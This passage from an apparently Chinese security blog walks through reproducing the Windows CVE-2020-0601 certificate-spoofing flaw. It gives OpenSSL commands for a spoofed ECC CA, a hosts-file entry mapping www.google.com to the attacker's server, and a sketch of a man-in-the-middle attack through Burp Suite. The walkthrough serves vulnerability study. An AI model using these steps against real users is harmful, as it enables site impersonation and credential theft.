    04:c7:11:16:2a:76:1d:56:8e:be:b9:62:65:d4:c3:
    ce:b4:f0:c3:30:ec:8f:6d:d7:6e:39:bc:c8:49:ab:
    ab:b8:e3:43:78:d5:81:06:5d:ef:c7:7d:9f:ce:d6:
    b3:90:75:de:0c:b0:90:de:23:ba:c8:d1:3e:67:e0:
    19:a9:1b:86:31:1e:5f:34:2d:ee:17:fd:15:fb:7e:
    27:8a:32:a1:ea:c9:8f:c9:7e:18:cb:2f:3b:2c:48:
    7a:7d:a6:f4:01:07:ac
Order:
    00:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:
    ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:c7:63:4d:81:f4:
    37:2d:df:58:1a:0d:b2:48:b0:a7:7a:ec:ec:19:6a:
    cc:c5:29:73
Cofactor:  1 (0x1)
Seed:
    a3:35:92:6a:a3:19:a2:7a:1d:00:89:6a:67:73:a4:
    82:7a:cd:ac:73
```

私钥值是1，对应的公钥值，G值和ECC证书中的公钥值是一样的。

5 、

利用生成的私钥文件生成一个自签名CA证书，然后签发一个下级服务证书。

```
root@kali-jack:~/CVE-2020-0601# openssl req -new -x509 -key spoofed_ca.key
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:CN
State or Province Name (full name) [Some-State]:Shanghai
Locality Name (eg, city) []:Shanghai
Organization Name (eg, company) [Internet Widgits Pty Ltd]:freedom
Organizational Unit Name (eg, section) []:test
Common Name (e.g. server FQDN or YOUR name) []:example
Email Address []:example@example.com
```

下级证书的私钥可以随意。

6、把生成的下级证书cert.crt，其私钥文件cert.key和我们的ca文件spoofed_ca.crt一起放到HTTP服务器上，配置启用SSL。这里是使用的CentOS系统里的Apache，其他服务器软件应该也是没问题的。这个比较简单，就不详细说明了。


7、在客户机Win10下的hosts文件里添加配置，将自己服务器地址和域名配对。

```
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost
10.[redacted]     www.google.com
```

作用大家都懂，有条件的可以自己搭建DNS服务器实现。

8、使用Win10的Microsoft Edge浏览器访问我们的HTTP服务器，记得用HTTPS访问。



我们的私下搭建的服务器骗过了系统的浏览器，让其认为我们的服务器上的证书是系统信任的MicrosoftECCProductRootCertificateAuthority所签发的，所以信任该服务器站点。不小心的用户登录这个网站，不仔细查看证书的话，可能就相信这就是google站点了，因为浏览器并没有报警提示服务器使用的是不可信证书，存在被攻击的风险。

第三类应用是中间人攻击。提一点思路，当大家使用Burp Suite代理访问网站的时候其实就是一种中间人方式。只不过Burp是自己架设的，默认了其行为。如果是攻击者在中间，那是很危险的。

HTTPS能够比较好的缓解中间人攻击，因为中间人没有服务器的证书，就算中间人伪造了服务器证书，也很难获取到权威CA证书来签发。因此当浏览器提示CA证书无效时，就有可能存在中间人攻击。比如，我们使用Burp代理访问HTTPS网站时，浏览器一般都会提示异常，查看证书可以发现是Burp提供的证书，而并非网站自身的证书。当Burp上导入我们上面伪造的spoofed_ca.crt证书时，相信在漏洞的影响下，浏览器将不会提示异常。该漏洞将极大的发挥中间人攻击的作用。

0x05 修复方式

微软已发布补丁，更新即可

参考链接：

https://news.ycombinator.com/item?id=22048619
https://github.com/ollypwn/CurveBall
https://www.freebuf.com/vuls/225524.html

The end

悄悄点**在看**，技术变精湛!

精选留言

用户设置不下载评论